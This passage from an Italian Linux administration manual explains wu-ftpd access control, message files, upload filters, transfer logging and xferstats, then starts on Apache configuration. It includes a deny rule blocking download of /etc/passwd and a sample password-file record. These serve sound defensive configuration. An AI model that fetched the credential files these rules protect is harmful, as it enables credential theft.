Con la direttiva **`class`** è possibile definire una classe di utenti in base al tipo di utente e agli indirizzi da cui può provenire la richiesta di accesso al servizio. Gli indirizzi rappresentano l'elaboratore client, e possono essere espressi in forma di nome di dominio o di indirizzo numerico, con l'aiuto di caratteri jolly.

Per poter accedere al servizio, occorre appartenere a una delle classi dichiarate con questo tipo di direttiva. Per esempio, la riga seguente è un modo per definire una classe generica che rappresenta ogni tipo di utente.

```
class   all     real,guest,anonymous  *
```

L'esempio seguente, invece, serve a riconoscere gli utenti di tipo **`guest`** che accedono dal dominio **`.dg`**, o dalla sottorete 192.168.*.*, attribuendogli la classe **`amici`**.

```
class   amici   guest   *.dg    192.168.*
```

Quando un utente potrebbe appartenere a diverse classi simultaneamente, vale quella in cui viene riconosciuto prima. Sotto questo aspetto, conviene elencare prima le classi più restrittive, come nell'esempio seguente:

```
class   amici   guest                   *.dg    192.168.*
class   all     real,guest,anonymous    *
```

Distinguere tra gli utenti anonimi

autogroup ⟨*gruppo*⟩ ⟨*classe*⟩...

È possibile utilizzare la direttiva **autogroup** per fare in modo che gli utenti **anonimi** appartenenti alle classi indicate, accedano con i privilegi del gruppo indicato.

Questa tecnica può permettere a gruppi di utenti anonimi di poter accedere a file che risultano esclusi agli altri.

```
class   amici   guest,anonymous         *.dg    192.168.*
class   all     real,guest,anonymous    *
...
autogroup       locali          amici
```

Nell'esempio appena mostrato, gli utenti anonimi che accedono dal dominio **.dg** ottengono i privilegi del gruppo di utenti denominato **locali**.

Il gruppo in questione deve essere stato dichiarato nel file `/etc/group`, e questo è sufficiente perché le cose funzionino. Ma per fare in modo che l'utente del servizio FTP possa vedere il nome di questo gruppo quando esegue un comando **ls -l** occorre anche aggiornare il file `~ftp/etc/group`.

Definizione degli utenti di tipo guest

guestgroup ⟨*gruppo*⟩...

Gli utenti di tipo **guest** sono soggetti a limitazioni equivalenti a quelle riservate agli utenti anonimi, con la differenza che in questo caso vengono individuati precisamente attraverso un nome di utente e una password. Inoltre, non possono accedere se la shell non è valida.

Per gli utenti di questo tipo occorre predisporre una directory personale, strutturata come `~ftp/`, con le directory `bin/`, `etc/` e `lib/`, proprio perché, anche in questo caso, il server trasforma tale directory nella directory radice.

La direttiva **guestgroup** definisce i gruppi i cui utenti appartengono automaticamente al tipo **guest**, per cui, se si appartiene al gruppo indicato in questa direttiva, si è limitati ad accedere alla propria directory personale.

Per attuare questo è sufficiente creare un gruppo e abbinargli gli utenti a cui si vuole limitare l'accesso in questo modo.

```
ftpguest:*:450:tizio,caio,semproni
```

L'esempio mostra una riga del file `/etc/group` che dichiara il gruppo **ftpguest** e gli abbina alcuni utenti, anche se questi sono collegati normalmente a un gruppo differente. Nel file `/etc/ftpaccess`, la direttiva seguente esclude dagli accessi normali tutti gli utenti che appartengono, direttamente o indirettamente, al gruppo **ftpguest**: per loro è ammissibile solo un accesso limitato alla propria directory personale.

```
guestgroup      ftpguest
```

L'utente che appartiene a questa categoria può avere l'indicazione di una directory personale composta da due parti, suddivise da `/./`, come nell'esempio seguente che mostra un record del file `/etc/passwd`.

```
tizio:Ide2ncPYY:500:500:Tizio Tizi:/home/tizio/./archivio:/bin/bash
```

Se questo utente accede al sistema normalmente, al di fuori del servizio FTP, la sua directory personale è automaticamente `/home/tizio/archivio`, perché l'effetto del punto intermedio si traduce con uno spostamento nullo. Per il server FTP invece, la prima parte, quella prima del punto, diventerà la directory radice; la parte seguente, sarà la directory di partenza in cui si troverà l'utente.

Impedire l'accesso a categorie di indirizzi determinate

deny ⟨*famiglia-di-indirizzi*⟩ ⟨*file-messaggio*⟩

La direttiva **deny** permette di bloccare tutti gli utenti che accedono da un gruppo di indirizzi determinato, esprimibili sia in forma di nome di dominio che in forma numerica. L'utente che si vede rifiutare l'accesso, riceve un messaggio contenuto nel file indicato come terzo argomento. Questo file può contenere delle metavariabili elencate nella tabella 145.2.

È il caso di sottolineare che il filtro di accesso vale per tutti gli utenti, e non solo per una classe particolare.

```
deny    *.mehl.dg       /etc/ftpdeny.msg
deny    192.168.2.*     /etc/ftpdeny.msg
deny    dinkel.*        /etc/ftpdeny.msg
```

L'esempio mostra una serie di filtri contro l'accesso da parte di utenti che provengono dal dominio **`mehl.dg`**, dalla rete 192.168.2.0 e dai nodi che si chiamano **`dinkel`**, indipendentemente dal dominio cui appartengono. In tutti questi casi, viene inviato il contenuto del file `/etc/ftpdeny.msg` all'utente che viene respinto.

Al posto della famiglia di indirizzi da escludere, si può indicare la parola chiave **`!nameserved`**, che rappresenta tutti gli indirizzi per i quali non esiste un nome di dominio corrispondente.

```
deny    !nameserved     /etc/ftpdeny.msg
```

Limitare gli accessi simultanei in base alla classe

`limit` ⟨*classe*⟩ ⟨*numero-accessi*⟩ ⟨*periodo*⟩ ⟨*file-messaggio*⟩

La direttiva **`limit`** permette di limitare l'accesso simultaneo degli utenti appartenenti alla classe indicata, per un periodo determinato. Gli utenti che non possono accedere ricevono il contenuto del file indicato come ultimo argomento. Questo file può contenere delle metavariabili elencate nella tabella 145.2.

```
limit   all     10      any     /etc/ftplimit.msg
```

L'esempio mostra l'imposizione di un limite massimo di 10 utenti della classe **`all`**, in qualunque momento (**`any`**). Agli utenti che non possono accedere viene inviato il messaggio contenuto nel file `/etc/ftplimit.msg`.

| |
|---|
| Quando un servizio FTP è riprodotto in altri siti speculari, il file utilizzato per informare gli utenti dall'esclusione dal servizio serve normalmente per elencare gli indirizzi alternativi. |

Impedire il prelievo di alcuni file

`noretrieve` ⟨*file*⟩`...`

Con la direttiva **`noretrieve`** si impedisce il prelievo dei file indicati come argomento. Se i file vengono indicati specificando un percorso assoluto, si vuole fare riferimento a un file particolare, mentre se non viene indicato il percorso, si vuole impedire il prelievo di ogni file con quel nome.

```
noretrieve      /etc/passwd core
```

Nell'esempio viene impedito il prelievo del file `/etc/passwd` e di tutti i file `core`.

Impedire l'accesso in base a un limite di tentativi errati

`loginfails` ⟨*n-tentativi*⟩

La direttiva **`loginfails`** permette di porre un limite ai tentativi falliti di accesso agli utenti reali, cioè a quelli provvisti di password.

```
loginfails 5
```

L'esempio mostra un limite di cinque tentativi di autenticazione all'interno della stessa sessione FTP. Una volta superato il limite, l'utente viene disconnesso e deve ricominciare la connessione.

Controllo sulla password dell'utente anonimo

`password-check` {`none`|`trivial`|`rfc822`} [`enforce`|`warn`]

All'utente anonimo viene richiesto l'inserimento di una password, che in realtà serve solo come «firma», e dovrebbe corrispondere convenzionalmente all'indirizzo di posta elettronica di chi accede. L'utente anonimo può limitarsi a indicare la prima parte del suo indirizzo, fino al simbolo **`@`**, lasciando al server, il compito di determinare la parte restante.

Con la direttiva **`password-check`** si può definire un livello di controllo su questo indirizzo inserito. La tabella 145.1 elenca le parole chiave che possono essere usate in questa direttiva, e il loro significato.

| Parola chiave | Descrizione |
|---|---|
| none | Non viene fatto alcun controllo. |
| trivial | La password deve contenere il carattere `@`. |
| rfc822 | Verifica che il dominio sia corretto (in base alle specifiche del RFC 822). |
| warn | La password non valida viene accettata avvisando l'utente per la prossima volta. |
| enforce | L'accesso viene negato se la password non viene ritenuta corretta. |

Tabella 145.1: Parole chiave utilizzabili nella direttiva **`password-check`**.

| Macro | Descrizione |
|---|---|
| %T | Data e ora locale. |
| %C | La directory corrente. |
| %E | L'indirizzo di posta elettronica dell'amministratore del servizio. |
| %R | Indirizzo del nodo remoto. |
| %L | Indirizzo del nodo che offre il servizio FTP. |
| %U | Il nome dell'utente utilizzato per accedere. |
| %M | Numero massimo di accessi ammissibili per gli utenti della classe cui appartiene chi accede. |
| %N | Numero di accessi in corso nella classe cui appartiene l'utente in questione. |

Tabella 145.2: Alcuni codici macro utilizzabili nei file di messaggi restituiti agli utenti del servizio FTP.

### 145.3.2 Informazioni e messaggi

In varie occasioni, il server FTP invia agli utenti dei messaggi contenuti in file appositi, oppure invita alla lettura di questi.

Indirizzo di posta elettronica dell'amministratore del servizio

`email` ⟨*indirizzo-email*⟩

Con questa direttiva si indica l'indirizzo di posta elettronica dell'amministratore del sistema. Questo è utile praticamente solo per i file di messaggi che possono contenere la metavariabile **`%E`**, al posto della quale viene messo questo indirizzo.

Messaggio introduttivo

`message` ⟨*file*⟩ {`login` | `cwd=`⟨*directory*⟩} [⟨*classe*⟩`...`]

Con la direttiva **`message`** è possibile presentare all'utente che accede un messaggio contenuto nel file indicato come primo argomento. Questo file verrà presentato quando si verifica una condizione particolare, specificata attraverso le parole chiave **`login`** o **`cwd`**.

**`login`** indica che si vuole mostrare il messaggio solo all'inizio dell'accesso; **`cwd`** serve a farlo quando l'utente cambia directory, e precisamente in quella indicata subito dopo.

```
message /welcome.msg            login
message .message                cwd=*
```

Nell'esempio, viene inviato il messaggio contenuto nel file `/welcome.msg` tutte le volte che un utente accede, e ogni volta che cambia directory (l'asterisco rappresenta qualunque directory) viene inviato quanto contenuto nel file `.message` della directory corrente.[1]

La direttiva **`message`** permette di distinguere anche tra diverse classi di utenti, se uno o più nomi di classi vengono aggiunte alla fine della direttiva stessa.

È il caso di ricordare che il file di messaggi può contenere delle metavariabili secondo lo schema della tabella 145.2.

Invito alla lettura dei file contenenti informazioni importanti

`readme` ⟨*file*⟩ {`login` | `cwd=`⟨*directory*⟩} [⟨*classe*⟩`...`]

Si tratta di una direttiva analoga a **`message`**, con la differenza che qui non viene inviato il file in questione, piuttosto viene invitato l'utente a scaricare e leggere il contenuto di tali file.

```
readme  README*    login
readme  README*    cwd=*
```

L'esempio mostra il caso in cui si vuole che l'utente sia avvisato della presenza di file che iniziano per `README` nella directory corrente. Ciò all'inizio dell'accesso e tutte le volte che si cambia directory.

[1] Quando si indica un percorso in un file di messaggi, e l'utente ha a disposizione un filesystem limitato come nel caso dell'utente anonimo, conta quel filesystem particolare. Quindi, nel caso dell'esempio, il file `welcome.msg` si troverà presumibilmente in `~ftp/welcome.msg`.

### 145.3.3 Registrazione delle azioni degli utenti

L'attivazione del controllo sulla registrazione degli eventi legati al servizio FTP può essere fatta attraverso l'opzione **`-L`** nella riga di comando di **`ftpd`**. La direttiva **`log`**, tuttavia, scavalca l'utilizzo di questa opzione eventuale.

Registrazione dei comandi

`log commands` ⟨*elenco-tipi-utenti*⟩

Utilizzando la direttiva **`log`** in questo modo, si attiva la registrazione di tutti i comandi inseriti dagli utenti che appartengono all'elenco di tipi indicato. I tipi possibili sono sempre solo **`anonymous`**, **`guest`** e **`real`**, già descritti in precedenza.

Registrazione dei trasferimenti

`log transfers` ⟨*elenco-tipi-utenti*⟩ ⟨*elenco-direzioni*⟩

La direttiva **`log`** utilizzata con la parola chiave **`transfers`** permette di indicare i tipi di utente per i quali attivare la registrazione delle operazioni di trasferimento dati. Si distingue tra prelievi dal servizio FTP, **`outbound`** (scarico o *download*), e consegna al servizio, **`inbound`** (carico o *upload*).

```
log transfers anonymous,real inbound,outbound
```

L'esempio mostra la richiesta di registrare tutte le operazione di carico e di scarico dati (**`inbound`**, **`outbound`**), per gli utenti che appartengono al tipo **`anonymous`** e **`real`**.

### 145.3.4 Permessi e filtri sul caricamento dei file

Il caricamento dei file in un FTP è una cosa molto delicata e generalmente da impedire agli utenti anonimi. Attraverso le direttive **`upload`** e **`path-filter`** si possono controllare queste operazioni, oltre che con la gestione corretta dei permessi delle directory.

Limitazione del caricamento di file

`upload` ⟨*directory-iniziale*⟩ ⟨*directory-di-destinazione*⟩ {`yes`|`no`} ⟨*utente-proprietario*⟩ ⟨*gruppo-proprietario*⟩ ⟨*modalità*⟩ `[dirs|nodirs]`

La direttiva **`upload`** permette di controllare il caricamento di file, cioè l'invio nel server FTP, da parte degli utenti anonimi e da quelli di tipo **`guest`**.

La directory iniziale rappresenta la posizione di partenza del servizio e serve a identificare gli utenti a cui si rivolge la direttiva stessa. Per esempio, se viene indicato `/home/ftp`, corrispondente a `~ftp/`, cioè alla directory personale dell'utente fittizio **`ftp`**, si intende che questa direttiva riguardi proprio gli utenti anonimi.

La directory di destinazione è quella in cui si vuole controllare il caricamento di file, e può essere rappresentata anche utilizzando caratteri jolly.

Le parole chiave **`yes`** e **`no`** permettono di stabilire se si intende permettere o impedire il caricamento nella directory.

Quando si permette il caricamento di dati, si devono indicare l'utente e il gruppo che figureranno essere proprietari dei file caricati, quindi occorre anche specificare i permessi, in forma numerica ottale.

Attraverso questa stessa direttiva è possibile concedere o impedire la creazione di directory attraverso le parole chiave **`dirs`** e **`nodirs`**.

```
upload  /home/ftp      *              no
upload  /home/ftp      /incoming      yes     ftp  daemon  0600  nodirs
```

Nell'esempio appena mostrato si intende che `/home/ftp` corrisponda alla directory iniziale del servizio FTP anonimo. Nella prima direttiva viene impedito in modo generalizzato di caricare file in qualunque directory; nella seconda viene concesso di caricare solo nella directory `incoming/` discendente da `/home/ftp/`, senza la possibilità di creare directory, attribuendo ai file la proprietà dell'utente fittizio **`ftp`** e del gruppo **`daemon`**, con i permessi in scrittura e lettura solo per il proprietario.[2]

[2] Solitamente, per ridurre il rischio di usi impropri del servizio di caricamento dati, si tolgono i permessi di lettura alla directory utilizzata per questo scopo, per non mostrare all'esterno il suo contenuto.

Limiti sul nome dei file

`path-filter` ⟨*elenco-tipi-utente*⟩ ⟨*file-messaggio*⟩ ⟨*regexp-consentita*⟩ [⟨*regexp-vietata*⟩...]

La direttiva **`path-filter`** permette di definire un filtro per i nomi dei file che vengono caricati. Si distingue tra tipi di utenti (e non di classi), si indica il file contente un messaggio di spiegazione in caso l'utente tenti di caricare un file con un nome non consentito, quindi si indica un'espressione regolare che deve essere valida per il tipo di nome. Eventualmente si possono specificare altre espressioni regolari che **non** devono corrispondere ai nomi dei file.

```
path-filter anonymous /etc/pathname.msg ^[A-Za-z0-9]*.*_*-*$ ^[0-9] ^_ ^-
```

Nell'esempio mostrato, gli utenti anonimi possono caricare file che però devono rispettare regole molto rigide nei nomi: possono contenere solo lettere dell'alfabeto, cifre numeriche, il punto, il sottolineato e il trattino, e non possono iniziare con una cifra numerica, un sottolineato o un trattino.

È importante osservare che in queste espressioni regolari, il punto vale esattamente per quello che è, e non rappresenta un carattere qualunque come avviene generalmente.

Il messaggio di errore indicato viene visualizzato anche quando il caricamento dei file fallisce per altre ragioni diverse dal filtro sul nome.

Il meccanismo messo a disposizione dalla direttiva **`path-filter`** può essere utile anche per impedire il caricamento di file da parte di utenti di tipo **`guest`**, esclusi dal controllo della direttiva **`upload`**, o da parte di utenti reali.

```
path-filter  real,guest  /etc/pathname.msg  ^vietato$  ^vietato$
```

Nell'esempio si indica che si può caricare solo file con il nome **`vietato`**, e subito dopo si vieta di caricare lo stesso nome.

## 145.4 Filtro individuale con /etc/ftphosts

Il file `/etc/ftphosts` viene utilizzato per filtrare l'accesso da parte di utenti determinati da nodi determinati. Questa possibilità di filtro si affianca alla direttiva **`deny`** del file `/etc/ftpaccess`, con la quale si impedisce l'accesso a tutto un dominio o a una sottorete espressa in forma numerica.

`deny` { ⟨*utente*⟩|⟨*tipo*⟩ } ⟨*host*⟩...

L'utente, o il tipo di utenti indicato, non può accedere dagli indirizzi specificati in modo preciso o attraverso l'aiuto di caratteri jolly.

```
deny anonymous *.mehl.dg
```

L'esempio mostra in che modo impedire a tutti gli utenti **`anonymous`** di accedere dal dominio **`mehl.dg`**.

```
deny caio 192.168.2.*
```

In quest'altro caso, si impedisce all'utente **`caio`** di accedere dalla sottorete 192.168.2.0.

## 145.5 Organizzazione del sistema di messaggi

Un'organizzazione corretta del sistema di file di messaggi è importante, sia per l'immagine del servizio, sia per poter informare correttamente l'utente.

### 145.5.1 Messaggio di ingresso

Quando viene accettato l'accesso da parte di un utente è opportuno inviargli un messaggio di benvenuto, contenente alcune informazioni sul proprio servizio. Si ottiene questo con la direttiva **`message`** del file `/etc/ftpaccess`, specificando la parola chiave **`login`**, come nell'esempio seguente:

```
message /etc/ftpbenvenuto.msg   login
```

Il file `etc/ftpbenvenuto.msg` dell'esempio, indica un percorso relativo alla directory iniziale, cosa che cambia a seconda del tipo di utente. Tuttavia, questo permette di definire diversi file per il messaggio introduttivo a seconda del tipo di utente. Il file `/etc/ftpbenvenuto.msg` per gli utenti reali, il file `~/ftp/etc/ftpbenvenuto.msg` per gli utenti anonimi, e qualcosa di simile per gli utenti di tipo **`guest`**. Un file di benvenuto del genere potrebbe essere composto nel modo seguente:

```
Benvenuto %U. Questo è il servizio FTP di %L.

%T ora locale.

L'amministratore di questo servizio può essere contattato all'indirizzo
email %E.
```

### 145.5.2 Messaggio di ingresso nelle directory

Prima di accedere a una directory particolare, potrebbe essere conveniente inviare un messaggio di presentazione o spiegazione. Se non ci sono directory con contenuti particolari, questa è l'occasione per dare messaggi specifici. Si ottiene questo con la direttiva **`message`** del file `/etc/ftpaccess`, specificando la parola chiave **`cwd`**, seguita dall'indicazione della directory, o della famiglia di directory, come nell'esempio seguente:

```
message .message        cwd=*
```

L'esempio mostra una soluzione molto semplice e pratica: si fa riferimento al file `.message` della directory corrente, per gli ingressi in ogni directory. In questo modo, si possono fare tanti file differenti, uno per ogni directory, collocati esattamente dove serve. Il punto iniziale nel nome del file serve solo per non farlo apparire nell'elenco quando si usa **`ls`**.

Il testo del messaggio dovrebbe riguardare il contenuto della directory a cui si riferisce. Eventualmente, può trattarsi di una semplice ripetizione del messaggio introduttivo.

### 145.5.3 Invito alla lettura dei file contenenti informazioni importanti

Per tradizione, i file *readme* sono quelli che contengono informazioni importanti per cui si invita l'utente a leggerli. Può trattarsi di istruzioni sul come utilizzare il materiale contenuto nella directory, annotazioni di carattere legale, e ogni altra cosa che sia ritenuta importante.

È importante definire in modo automatico un invito alla lettura di questi file, quando appaiono nelle directory. Si ottiene questo con la direttiva **`readme`** del file `/etc/ftpaccess`, come nell'esempio seguente, che rappresenta lo standard.

```
readme  README*    login
readme  README*    cwd=*
```

In questo modo, si invita l'utente a leggere il contenuto dei file che iniziano per `README`, sia all'atto dell'accesso, sia tutte le volte che si cambia directory.

### 145.5.4 Motivazione del rifiuto di concedere l'accesso

L'accesso al servizio può essere rifiutato per ragioni diverse:

- una direttiva nel file `/etc/ftphosts`;
- una direttiva **`deny`** nel file `/etc/ftpaccess`;
- il superamento del limite massimo di accessi consentito per la classe cui appartiene l'utente.

Nel primo caso non è possibile predisporre un file di messaggi: l'utente vede semplicemente un semplice *access denied*. Nel secondo caso si utilizza il file specificato nella direttiva **`deny`**, nel terzo si utilizza il file della direttiva **`limit`**.

Il messaggio da inviare nel caso della direttiva **`deny`** del file `/etc/ftpaccess` può essere fondamentalmente di due tipi, a seconda che si tratti del blocco a un gruppo di indirizzi particolare, oppure che si tratti del filtro contro gli utenti che accedono da macchine per le quali non esiste un nome di dominio.

Segue l'esempio di un pezzo del file `/etc/ftpaccess`, e di seguito il contenuto dei due ipotetici file `/etc/ftpdeny.msg` e `/etc/ftpdenydns.msg`.[3]

```
deny    *.mehl.dg       /etc/ftpdeny.msg
deny    192.168.2.*     /etc/ftpdeny.msg
deny    dinkel.*        /etc/ftpdeny.msg
deny    !nameserved     /etc/ftpdenydns.msg
```

---

```
Siamo spiacenti.

Non si accettano accessi da %R.
```

---

```
Siamo spiacenti.

Per motivi di sicurezza non si accettano accessi da sistemi che non
dispongono di un nome di dominio.
```

[3] È il caso di sottolineare che il percorso di questi file di messaggi si riferisce al filesystem globale, dal momento che il controllo avviene prima di qualunque identificazione dell'utente.

Quando il problema è il superamento del limite posto agli accessi simultanei per una determinata classe di utenti, si può avvisare semplicemente, pregando di avere pazienza, oppure si può suggerire un elenco di URI alternativi. Questo limite viene fissato attraverso la direttiva **`limit`** nel file `/etc/ftpaccess`, e si possono definire limiti diversi per le varie classi di utenti. Volendo, è possibile definire un unico file di spiegazioni, senza troppi dettagli.[4]

Segue un esempio molto semplice di questo tipo di messaggio.

```
Siamo spiacenti.

È stato raggiunto il limite massimo di accessi.
Si prega di riprovare in un altro momento.
```

# 145.6 Facilitare le ricerche

Il modo più semplice di fornire un indice del contenuto del proprio servizio FTP anonimo è quello di posizionare nella sua directory di partenza un cosiddetto file `ls-lR`. Si tratta in pratica del risultato dell'esecuzione del comando **`ls -lR`**, che ha quindi suggerito il nome del file indice in questione. Generalmente, è consigliabile che questo file sia compresso con **`gzip`**, e in tal caso si usa il nome `ls-lR.gz`.

Il comando per generare questo file deve essere eseguito quando la directory corrente è quella di partenza del servizio; in pratica, agendo nel modo seguente:

```
# cd ~ftp
```

```
# ls -lR | gzip -9 > ls-lR.gz
```

Se si decide di creare regolarmente questo file attraverso il sistema Cron, si può fare come nell'esempio seguente che rappresenta un comando di Cron, nel file crontab dell'utente **`root`**,

```
16 6 * * *      cd /home/ftp; ls -lR | gzip -9 > ls-lR.gz
```

oppure si può modificare in modo da usarlo nel file `/etc/crontab` (quello di sistema).

```
16 6 * * *      root    cd /home/ftp; ls -lR | gzip -9 > ls-lR.gz
```

In entrambi gli esempi, l'operazione è programmata per le ore 6:16 di ogni mattina.

## 145.6.1 Gestione degli errori

Quando si genera il file `ls-lR.gz`, si possono ottenere degli errori di vario tipo che vengono emessi attraverso lo standard error. Questi errori possono essere generati dalla mancanza dei permessi necessari ad attraversare una directory durante la scansione, oppure quando i collegamenti simbolici non raggiungono alcuna destinazione. Per evitare noie, si può correggere il comando nel modo seguente:

```
ls -lR 2> /dev/null | gzip -9 > ls-lR.gz
```

## 145.6.2 Archie

Se si vuole migliorare l'accessibilità al proprio servizio FTP anonimo, conviene registrarlo nel sistema di indicizzazione Archie. Per farlo si può visitare <*http://www.bunyip.com/products/archie*> dove si trovano tutte le istruzioni necessarie.

# 145.7 File delle registrazioni

Le registrazioni degli accessi e delle altre operazioni che si svolgono con il servizio FTP, vengono fatte nel file `/var/log/xferlog`. A seconda della configurazione si possono avere più o meno eventi registrati.

La struttura dei record di questo file è uniforme, per cui si possono costruire facilmente dei programmi di rielaborazione statistica. A questo proposito, dovrebbe essere disponibile il programma **`xferstats`** (scritto in Perl).

## 145.7.1 # xferstats

`xferstats [`⟨*opzioni*⟩`]`

**`xferstats`** è un programma per l'analisi statistica del file delle registrazioni del server FTP. Se non vengono dati argomenti, dovrebbe essere in grado di accedere da solo al file corretto, generando una statistica semplificata.

[4] Anche in questo caso, il percorso di questi file di messaggi si riferisce al filesystem globale.

Opzioni

`-f` ⟨*file*⟩

Permette di specificare il nome del file contenente le registrazioni del servizio FTP. Può essere utile per analizzare l'archivio delle registrazioni fatte in periodi precedenti.

`-r`

Include le informazioni sugli utenti reali.

`-a`

Include le informazioni sugli utenti anonimi.

`-h`

Include il rapporto sul traffico orario.

`-d`

Include il rapporto sul traffico in base al dominio.

`-t`

Include il rapporto sul traffico totale per sezione (directory).

`-D` ⟨*dominio*⟩

Limita la statistica al traffico con il dominio indicato.

`-l` ⟨*profondità*⟩

Permette di limitare i dettagli nelle sottodirectory.

`-s` ⟨*sezione*⟩

Permette di concentrare l'attenzione alle operazioni riferite a una sezione determinata di directory.

Configurazione

Il programma può essere configurato parzialmente modificando la prima parte in modo da non dover usare necessariamente le opzioni. È opportuno modificare la posizione in cui si attende di trovare il file delle registrazioni, se questa è errata. Anche i domini separati potrebbero essere modificati convenientemente.

```
...
# edit the next two lines to customize for your domain.
# This will allow your domain to be separated in the domain listing.

$mydom1 = "wustl";
$mydom2 = "edu";

# edit the next line to customize for your default log file
$usage_file = "/var/log/xferlog";

# Edit the following lines for default report settings.
# Entries defined here will be over-ridden by the command line.

$opt_h = 1;
$opt_d = 0;
$opt_t = 1;
$opt_l = 3;
...
```

Esempi

`# ` **`xferstats -D dg`**

Genera un rapporto sui trasferimenti eseguiti con il dominio `.dg`. Segue il risultato che si potrebbe ottenere.

```
Transfer Totals include the 'dg' domain only.
All other domains are filtered out for this report.

TOTALS FOR SUMMARY PERIOD Sun Mar 15 1998 TO Tue Mar 24 1998

Files Transmitted During Summary Period          23
Bytes Transmitted During Summary Period     8093489
Systems Using Archives                            0

Average Files Transmitted Daily                  12
Average Bytes Transmitted Daily             4046744

Daily Transmission Statistics

                 Number Of    Number of    Average    Percent Of  Percent Of
     Date        Files Sent  Bytes  Sent  Xmit  Rate  Files Sent  Bytes Sent
---------------  ----------  -----------  ----------  ----------  ---------
-
Sun Mar 15 1998          21      8093489  207.5 KB/s     91.30      100.00
Tue Mar 24 1998           2            0    0.0 KB/s      8.70        0.00

Total Transfers from each Archive Section (By bytes)

                                                     ---- Percent  Of ----
     Archive Section      Files Sent Bytes Sent  Files Sent Bytes Sent
------------------------- ---------- ----------- ---------- ----------
/pub/free                         15     6671985    65.22      82.44
/lib                               8     1421504    34.78      17.56

Hourly Transmission Statistics

                 Number Of    Number of    Average    Percent Of  Percent Of
     Time        Files Sent  Bytes  Sent  Xmit  Rate  Files Sent  Bytes Sent
---------------  ----------  -----------  ----------  ----------  ---------
-
14                        2            0    0.0 KB/s      8.70        0.00
20                       10      7320378  271.1 KB/s     43.48       90.45
21                       11       773111   64.4 KB/s     47.83        9.55
```

# Server HTTP: Apache

In precedenza, nel capitolo 88, è stato descritto il servizio HTTP, la configurazione di Apache in modo sintetico e l'utilizzo di un client in grado di accedere a tale servizio. In questo capitolo si vuole approfondire un po' la configurazione del server Apache. Per quanto riguarda le funzionalità di proxy di Apache, si può consultare il capitolo 160.

## 146.1 Concetti essenziali

Prima di vedere i dettagli dell'impostazione del server, è il caso di ripassare in breve il suo funzionamento.

1. L'accesso al servizio HTTP avviene a partire da una parte del filesystem, che inizia dal cosiddetto *DocumentRoot*.
2. Il server **non** esegue la funzione **`chroot()`** in questa directory, e ciò consente di articolare le directory successive anche attraverso l'uso di collegamenti simbolici in posizioni precedenti alla directory *DocumentRoot*.
3. In linea di massima, ogni utente può realizzare una struttura personalizzata di documenti HTML, a partire dalla propria directory personale (*home*).
4. Il server è in grado di mettere in funzione dei programmi, detti CGI, per la gestione interattiva di pagine HTML contenenti dei moduli.

### 146.1.1 Struttura di directory

Nella configurazione di Apache si distinguono due directory che vengono definite attraverso un nome particolare; si tratta di *ServerRoot* e *DocumentRoot*. A queste se ne affiancano altre che derivano dalla configurazione consueta di questo server.

- *ServerRoot*

  La directory *ServerRoot* è il punto di origine dei file amministrativi di Apache. Viene dichiarata nel file `httpd.conf`, e gli altri file dichiarati all'interno di questo sono intesi essere collocati in posizione relativa a tale directory.

- *DocumentRoot*

  La directory *DocumentRoot* è il punto di origine dei documenti HTML.

- Programmi CGI

  Convenzionalmente, è opportuno collocare i programmi CGI in una posizione estranea alla struttura della directory *DocumentRoot*, per facilitare la configurazione della sua accessibilità. Per la stessa ragione è opportuno evitare di collocare programmi CGI nella struttura che ha origine da *DocumentRoot*.

- Icone di sistema

  Il server HTTP ha spesso la necessità di utilizzare icone per rappresentare delle informazioni in modo grafico, per esempio quando si visualizza il contenuto di una directory appartenente alla struttura di *DocumentRoot*. Sotto questo aspetto, è conveniente togliere tali icone dalla struttura dei documenti normali, perché non fanno parte di questi.

- *UserDir*

  In linea di massima è concesso agli utenti di creare una propria struttura di documenti ipertestuali. La directory di partenza di questi documenti viene definita *UserDir*, ed è relativa alla directory personale di questi utenti. È importante tenere presente che gli utenti hanno tale possibilità, per configurare opportunamente il server in modo che questi non possano creare danni.

### 146.1.2 Avvio e conclusione dell'attività del server

Il servizio viene gestito dal demone **`httpd`** che può essere avviato direttamente dalla procedura di inizializzazione del sistema (**`init`**), oppure può essere controllato da **`inetd`**. In questo secondo caso, quando si fanno delle modifiche alla configurazione, non occorre fare in modo che **`httpd`** le rilegga, perché è costretto a farlo ogni volta che viene risvegliato da **`inetd`**.

Quando **`httpd`** è indipendente da **`inetd`** (*standalone*), si può osservare la presenza di una serie di processi **`httpd`** discendenti da uno di origine.

`#` **`pstree -p`**[ *Invio* ]

```
init(1)-+-...
        |
        |-httpd(244)-+-httpd(859)
        |            |-httpd(860)
        |            |-httpd(861)
        |            |-httpd(862)
        |            `-httpd(863)
        |-...
        ...
```

Per fare in modo che tutti questi processi rileggano i file di configurazione, basta inviare un segnale **SIGHUP** a quello principale; in questo caso il numero 244.

# **kill -HUP 244**[*Invio*]

# **pstree -p**[*Invio*]

```
init(1)-+-...
        |
        |-httpd(244)-+-httpd(901)
        |            |-httpd(902)
        |            |-httpd(903)
        |            |-httpd(904)
        |            `-httpd(905)
        |-...
        ...
```

Come si può osservare, il processo **httpd** principale rimane attivo, mentre quelli inferiori vengono conclusi e riavviati (lo si vede dal numero PID). Attenzione però: se si invia un segnale di questo tipo al processo **httpd** dopo aver modificato la configurazione in modo errato, questo termina il suo funzionamento.

## 146.2 Configurazione essenziale con httpd.conf

`httpd.conf` è il file di configurazione principale di Apache. La sua collocazione dipende dal modo in cui è stato compilato Apache, oppure dall'opzione **-f** della riga di comando del demone **httpd**. Nelle sezioni seguenti vengono descritte solo alcune direttive più importanti. Inoltre, nel capitolo 160 viene trattata la configurazione di Apache per la gestione di una cache proxy, cosa che riguarda in modo particolare proprio questo file.

### 146.2.1 Impostazioni varie

Alcune direttive sono importanti per definire se il demone **httpd** funziona in modo autonomo o meno, e in tal caso per sapere su quale porta deve restare in ascolto.

Tipo di gestione del demone

`ServerType { standalone | inetd }`

La direttiva **ServerType** permette di informare Apache sul modo in cui questo viene avviato: in modo autonomo o attraverso **inetd**.[1]

```
ServerType standalone
```

Nell'esempio si mostra la dichiarazione per il funzionamento autonomo (*standalone*) che corrisponde alla situazione più comune (e più opportuna).

Porta del servizio

`Port` ⟨*numero-porta*⟩

Si tratta dell'indicazione della porta (di solito è 80, corrispondente alla denominazione **http**), necessaria nel caso in cui il demone sia stato avviato in modo autonomo. Infatti, diversamente, è **inetd** a stare in ascolto della porta corrispondente al servizio **http**.

```
Port 80
```

